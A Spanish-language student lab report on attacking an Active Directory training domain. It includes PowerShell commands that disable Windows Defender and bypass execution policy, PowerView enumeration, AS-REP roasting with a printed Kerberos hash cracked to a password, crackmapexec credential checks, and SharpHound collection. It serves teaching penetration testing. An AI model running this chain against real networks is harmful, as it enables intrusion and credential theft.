

## **Vulnerabilidades Active Directory**

Andrés Felipe Vélez Passos

Instructor: Iván Alejandro Arias

Gestión de Redes de Datos


SENA, Regional Antioquia

CESGE, Medellín, Antioquia, Colombia

25 de noviembre 2024

## Vulnerabilidades Active Directory

Lo primero que se debe hacer desde un cliente Windows 10, es asignar la dirección IP del controlador del dominio.



Luego se verifica que se encuentre el servidor con el nombre de dominio.


```
C:\Windows\system32>nslookup
Servidor predeterminado: SERVER.cs.org
Address: 172.16.1.51

> server.cs.org
Servidor: SERVER.cs.org
Address: 172.16.1.51

DNS request timed out.
  timeout was 2 seconds.
DNS request timed out.
  timeout was 2 seconds.
Nombre: server.cs.org
Address: 172.16.1.51
```


Luego en el cliente Windows 10 se debe abrir una consola PowerShell como administrador, donde se desactivará la protección en tiempo real de Windows defender con el siguiente comando:

**set-MpPreference -DisableRealtimeMonitoring \$true**

A screenshot of a PowerShell terminal window. The title bar says 'Powershell'. In the top right corner, there is a 'Copiar' button. The command 'Set-MpPreference -DisableRealtimeMonitoring \$true' is entered in the terminal.


También se puede realizar la desactivación completa de Windows server aunque es opcional. Se puede realizar esta tarea con el siguiente comando:

**new-ItemProperty -Path "HKLM:\Software\Policies\Microsoft\Windows Defender" -Name "DisableAntiSpyware" -Value 1 -PropertyType DWORD -Force**

A screenshot of a PowerShell terminal window. The title bar says 'Powershell'. In the top right corner, there is a 'Copiar' button. The command 'New-ItemProperty -Path "HKLM:\Software\Policies\Microsoft\Windows Defend" -Name "DisableAntiSpyware" -Value 1 -PropertyType DWORD -Force' is entered in the terminal.


Luego se ejecuta el Bypass, el cual permite la ejecución de cualquier script sin restricciones. Se puede ejecutar con el siguiente comando:

**powershell -ep Bypass**

A screenshot of a Windows command prompt. The prompt shows 'PS C:\Windows\system32> powershell -ep Bypass'. Below the command, it says 'Windows PowerShell' and 'Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.'

Luego se importa la herramienta powerview desde la carpeta de herramientas, la cual es una herramienta de reconocimiento y enumeración que permite visualizar información del controlador de dominio de Windows active directory.

**import-Module C:\Users\Andres\Documents\Tools2\CRTE\powerview.ps1**

A screenshot of a Windows command prompt. The prompt shows 'PS C:\Windows\system32> Import-Module C:\Users\Andres\Documents\Tools2\CRTE\powerview.ps1'. The next line shows 'PS C:\Windows\system32>'.

Comandos útiles: <https://gerh4rdt.hashnode.dev/enumerando-active-directory-con-powershell>

Se ejecuta la herramienta runas la cual permite ejecutar una aplicación o comandos con permisos diferentes al usuario actual, se ejecutara con los parámetros noprofile, netonly, y user con el usuario del dominio, nombre de dominio y el powhershell bypass

runas /noprofile /netonly /user:temp@cs.org 'powershell -ep bypass'

```
PS C:\Windows\system32> runas /noprofile /netonly /user:temp@cs.org 'powershell -ep bypass'
Escriba la contraseña para temp@cs.org:
Intentando iniciar powershell -ep bypass como usuario "temp@cs.org" ...
```

Luego cuando ya se tiene acceso remoto se activa el bypass

Powershell -ep Bypass

```
PS C:\Windows\system32> Powershell -ep Bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.
```

Luego cuando ya se tiene acceso remoto se importa powerview

Import-Module C:\Users\Andres\Documents\Tools2\CRTE\powerview.ps1

```
PS C:\Windows\system32> Import-Module C:\Users\Andres\Documents\Tools2\CRTE\powerview.ps1
PS C:\Windows\system32>
```

Algunos comandos útiles:

```
PS C:\Windows\system32> Get-NetUser -domain cs.org -server 172.16.1.51
```

```
PS C:\Windows\system32> Get-DomainComputer -Domain cs.org -server 172.16.1.51 | select Name
name
----
SERVER
mssql_svc
http_svc
exchange_svc
PC2
PC-3
PC17
PC-16
PC-4
MIGUEL-PC-14
PC18
PC5
PC-6
PC-12
```

```
PS C:\Windows\system32> Get-DomainGroup -Domain cs.org -server 172.16.1.51 | select name
```

```
PS C:\Windows\system32> Get-DomainGroup -Domain cs.org -server 172.16.1.51 -UserName andresA
```

```
usncreated           : 12348
grouptype             : GLOBAL_SCOPE, SECURITY
samaccounttype       : GROUP_OBJECT
samaccountname       : Usuarios del dominio
whentchanged         : 13/11/2024 1:59:30 p. m.
objectsid            : S-1-5-21-3125701002-1384462348-288929791-513
objectclass           : {top, group}
cn                   : Usuarios del dominio
usnchanged           : 12350
dscorepropagationdata : {13/11/2024 1:59:30 p. m., 1/01/1601 12:00:01 a. m.}
memberof             : CN=Usuarios,CN=Builtin,DC=cs,DC=org
iscriticalsystemobject : True
description           : Todos los usuarios del dominio
distinguishedname     : CN=Usuarios del dominio,CN=Users,DC=cs,DC=org
name                 : Usuarios del dominio
whentcreated         : 13/11/2024 1:59:30 p. m.
instancetype         : 4
objectguid            : 596ae91d-b385-4006-810a-3b6e4a47f0f2
objectcategory        : CN=Group,CN=Schema,CN=Configuration,DC=cs,DC=org
```

```
PS C:\Windows\system32> Get-DomainOU -server 172.16.1.51
```

```
usncreated           : 5804
systemflags          : -1946157056
iscriticalsystemobject : True
gplink               : [LDAP://CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=cs,DC=org;0]
whentchanged         : 13/11/2024 1:58:14 p. m.
objectclass           : {top, organizationalUnit}
showinadvancedviewonly : False
usnchanged           : 5804
dscorepropagationdata : {13/11/2024 2:17:42 p. m., 13/11/2024 2:16:06 p. m., 13/11/2024 1:59:30 p. m., 1/01/1601 6:12:16 p. m.}
name                 : Domain Controllers
description           : Default container for domain controllers
distinguishedname     : OU=Domain Controllers,DC=cs,DC=org
ou                   : Domain Controllers
whentcreated         : 13/11/2024 1:58:14 p. m.
instancetype         : 4
objectguid            : 8a3fb95a-2f68-476f-bcd8-c7bfd8ef33d5
objectcategory        : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=cs,DC=org
```

Get-NetUser -domain cs.org -server 172.16.1.51 -Identity 'yon' | Select-Object \*

```
PS C:\Windows\system32> Get-NetUser -domain cs.org -server 172.16.1.51 -Identity 'yon' | Select-Object *
```

```
logoncount           : 0
badpasswordtime       : 13/11/2024 9:27:39 a. m.
distinguishedname     : CN=yon,OU=USUARIOS,OU=SENA,DC=cs,DC=org
objectclass           : {top, person, organizationalPerson, user}
displayname           : yon
```

Forma más corta

```
PS C:\Windows\system32> Get-NetUser -server cs.org -Identity 'yon' | Select-Object *
```

```
logoncount           : 0
badpasswordtime       : 13/11/2024 9:27:39 a. m.
distinguishedname     : CN=yon,OU=USUARIOS,OU=SENA,DC=cs,DC=org
objectclass           : {top, person, organizationalPerson, user}
```

Get-NetUser -server cs.org | Select-Object samAccountName, description

```
PS C:\Windows\system32> Get-NetUser -server cs.org | Select-Object samAccountName, description

samaccountname      description
-----
Administrador        Cuenta integrada para la administración del equipo o dominio
Invitado             Cuenta integrada para el acceso como invitado al equipo o dominio
krbtgt               Cuenta de servicio de centro de distribución de claves
jennette.rowena
```

Comandos utiles: <https://protegermipc.net/2018/09/05/ejemplos-uso-del-comando-runas-en-windows/>

## AS-REP-ROAST

Se consulta en la web informacion sobre esta vulnerabilidad, pero también se puede usar la página web brindada: <https://www.hackingarticles.in/as-rep-roasting/>

Se usara la herramienta **GetNPUsers.py**, la cual se descargara desde su respectivo repositorio:

wget

<https://raw.githubusercontent.com/fortra/impacket/refs/heads/master/examples/GetNPUsers.py>

```
(kali@kali) - [~/Downloads]
$ wget https://raw.githubusercontent.com/fortra/impacket/refs/heads/master/examples/GetNPUsers.py
--2024-11-14 10:16:53-- https://raw.githubusercontent.com/fortra/impacket/refs/heads/master/examples/GetNPUsers.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.199.109.133
, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22414 (22K) [text/plain]
Saving to: 'GetNPUsers.py'

GetNPUsers.py          100%[=====] 21.89K --.-KB/s  in 0.009s

2024-11-14 10:16:53 (2.50 MB/s) - 'GetNPUsers.py' saved [22414/22414]
```

Luego se crea un archivo donde se guardan los usuarios del dominio, esto solo se hace en caso de que ya se conozcan los usuarios del dominio

Luego se usa el siguiente comando para ejecutar la herramienta GetNPUsers.py la cual hará una comparación con los usuarios existentes autenticados, se debe indicar la dirección ip del servidor y el nombre del dominio, por último el archivo con la lista de usuarios.

python GetNPUsers.py -dc-ip 172.16.1.51 cs.org/ -usersfile users.txt -format john -outputfile hashes

```
(kali@kali)~[~/Downloads]
$ python GetNPUsers.py -dc-ip 172.16.1.51 cs.org/ -usersfile users.txt -format john -outputfile hashes
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
[-] User Administrador doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User jennette.rowena doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sabra.loni doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mil.halimeda doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User amalle.lory doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User cora.audrie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hazel.ruthanne doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User claudelle.georgina doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User britney.norrie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hildegard.marjory doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User calley.leonard doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User helga.devina doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User shaylah.desdemona doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ariela.denise doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Luego, cuando ya se obtienen las claves cifradas de algunos usuarios, se pueden descifrar haciendo uso de la herramienta john the Ripper, pero primero se debe copiar cada contraseña cifrada en un archivo individual. Esto se puede llevar a cabo con el siguiente comando: echo

```
'$krb5asrep$katery.josey@CS.ORG:ca622ff7430acf287fa83354e8025ef6$a56248216c4d6cbe135bc49218bb3a99b7a8cc7e0b76e650b02fa2c4ad42d09986c4745924ede5155a8498176c9ab141cf7b9540b91c7b673699607a47d93ef6455ab746beddad9c77dab364152ad6092a84d6b0ed357074de32e08f8fd78f15801fa9d05a46d683fd5c0e47cbc18eaa76523a5e2e64885991adf60c14c35ab775e7162da30087b99b80b45f0d03f3f3b73556a12fdcc1d66c1b78d527bde7d1817012586d031a7b0599073c880a6eded51a182b339f5c17987aa768119298ce07cc1d9d11f663264e0c448e2d0e5bcbfd1fc74ba19768d3c5fbff45f85b015d' > katey
```

```
(kali@kali)~[~/Downloads]
$ echo '$krb5asrep$katery.josey@CS.ORG:ca622ff7430acf287fa83354e8025ef6$a56248216c4d6cbe135bc49218bb3a99b7a8cc7e0b76e650b02fa2c4ad42d09986c4745924ede5155a8498176c9ab141cf7b9540b91c7b673699607a47d93ef6455ab746beddad9c77dab364152ad6092a84d6b0ed357074de32e08f8fd78f15801fa9d05a46d683fd5c0e47cbc18eaa76523a5e2e64885991adf60c14c35ab775e7162da30087b99b80b45f0d03f3f3b73556a12fdcc1d66c1b78d527bde7d1817012586d031a7b0599073c880a6eded51a182b339f5c17987aa768119298ce07cc1d9d11f663264e0c448e2d0e5bcbfd1fc74ba19768d3c5fbff45f85b015d' > katey
```

Una vez se ha guardado en un archivo, se puede descifrar con la herramienta john the Ripper, haciendo uso el diccionario rockyou.txt. Esto se puede llevar a cabo con el siguiente comando: john --wordlist=/usr/share/wordlists/rockyou.txt katey

Una vez ejecutado, se puede observar la contraseña descifrada.

```
(kali㉿kali)-[~/Downloads]
$ john --wordlist=/usr/share/wordlists/rockyou.txt katey
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwer1234 ($krb5asrep$katey.josey@CS.ORG)
1g 0:00:00:00 DONE (2024-11-14 10:21) 50.00g/s 230400p/s 230400c/s 2304
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Luego se usa la herramienta crackmapexec para comprobar que es un usuario existente en el servidor y en el dominio, con el siguiente comando:

```
crackmapexec smb 172.16.1.51 -u katey.josey -p qwer1234 -d cs.org
```

```
(kali㉿kali)-[~/Downloads]
$ crackmapexec smb 172.16.1.51 -u katey.josey -p qwer1234 -d cs.org
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing WINRM protocol database
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing FTP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 172.16.1.51 445 SERVER [*] Windows 10 / Server 2019 Build 17134
in:cs.org) (signing:True) (SMBv1:False)
SMB 172.16.1.51 445 SERVER [+] cs.org\katey.josey:qwer1234
```

# BLOODHUND

Para instalar la herramienta bloodhunt se usa el siguiente comando:


```
(kali㉿kali)-[~/Downloads] Docs
$ sudo apt install -y bloodhound
Installing:
  bloodhound
```




Luego se abrirá la consola neo4j, y nos enseña la ruta por la cual se inicia localmente.

```
(kali㉿kali)-[~/Downloads]
$ sudo neo4j console
[sudo] password for kali:
Directories in use:
home:           /usr/share/neo4j
config:         /usr/share/neo4j/conf
logs:           /etc/neo4j/logs
plugins:        /usr/share/neo4j/plugins
import:         /usr/share/neo4j/import
data:           /etc/neo4j/data
certificates:   /usr/share/neo4j/certificates
licenses:       /usr/share/neo4j/licenses
run:            /var/lib/neo4j/run
Starting Neo4j.
2024-11-14 16:44:35.888+0000 INFO  Starting...
2024-11-14 16:44:36.507+0000 INFO  This instance is ServerId{caf21236} (caf21236-6d25-42
2024-11-14 16:44:37.322+0000 INFO  ===== Neo4j 4.4.26 =====
2024-11-14 16:44:38.552+0000 INFO  Initializing system graph model for component 'security'
2024-11-14 16:44:38.556+0000 INFO  Setting up initial user from defaults: neo4j
2024-11-14 16:44:38.557+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true)
2024-11-14 16:44:38.564+0000 INFO  Setting version for 'security-users' to 3
2024-11-14 16:44:38.565+0000 INFO  After initialization of system graph model component
2024-11-14 16:44:38.897+0000 INFO  Bolt enabled on localhost:7687.
2024-11-14 16:44:39.448+0000 INFO  Remote interface available at http://localhost:7474/
2024-11-14 16:44:39.451+0000 INFO  id: 06204F7DCC572C40BA2BE8009431E991FE213657CC8610D32
```

Una vez se accede a la dirección local con el respectivo puerto se puede observar la pagina web de neo4j, donde se iniciará con las credenciales por defecto.




Luego es necesario asignar una nueva contraseña.




The image shows a terminal window with the command `$ :server connect`. Below the terminal, there is a "Connect to Neo4j" section with a note: "Database access might require an authenticated connection". To the right, there are two input fields: "New password" and "Repeat new password". The "New password" field has a "Generate" button next to it. Below the "Repeat new password" field is a "Change password" button.

Ahora se podrá iniciar el programa desde Kali




Y se podrá iniciar sesión con las credenciales que se crearon anteriormente.



The image shows the Bloodhound login interface. At the top, there is a logo of a bloodhound and the text "BLOODHOUND". Below the logo, it says "Log in to Neo4j Database". There are three input fields: "bolt://localhost:7687" (with a green checkmark), "neo4j", and a password field (with dots). At the bottom left, there is a checkbox labeled "Save Password" which is checked. At the bottom right, there is a "Login" button.

Y se podrá visualizar la página principal de bloodhund



Cada vez que se quiera iniciar BloodHund en Kali se debe inicial la consola neo4j

Ejecutar BloodHund en Windows, primero se ingresa a la ruta en la cual esta el ejecutable del programa

```
cd C:\Users\Andres\Documents\Tools2\CRTE\BloodHound-master\Collectors\
```

```
> cd C:\Users\Andres\Documents\Tools2\CRTE\BloodHound-master\Collectors\
```

Luego se ejecuta el programa con la flag -h para obtener ayuda

```
.\SharpHound.exe -h
```

```
PS C:\Users\Andres\Documents\Tools2\CRTE\BloodHound-master\Collectors> .\SharpHound.exe -h
```

Luego de ver las flags disponibles se ejecuta el programa con la flag --domaincontroller donde se indica la dirección ip del servidor; --ldapusername donde se indica el nombre del usuario; --ldappassword se indica la contraseña y -d para indicar el nombre del dominio.


```
.\SharpHound.exe --domaincontroller 172.16.1.51 --ldapusername temp --ldappassword temp -d cs.org
```

```
PS C:\Users\Andres\Documents\Tools2\CRTE\BloodHound-master\Collectors> .\SharpHound.exe --domaincontroller 172.16.1.51 --ldapusername temp --ldappassword temp -d cs.org
```


El programa se comienza a ejecutar y al final dejara un archivo comprimido en la ruta actual

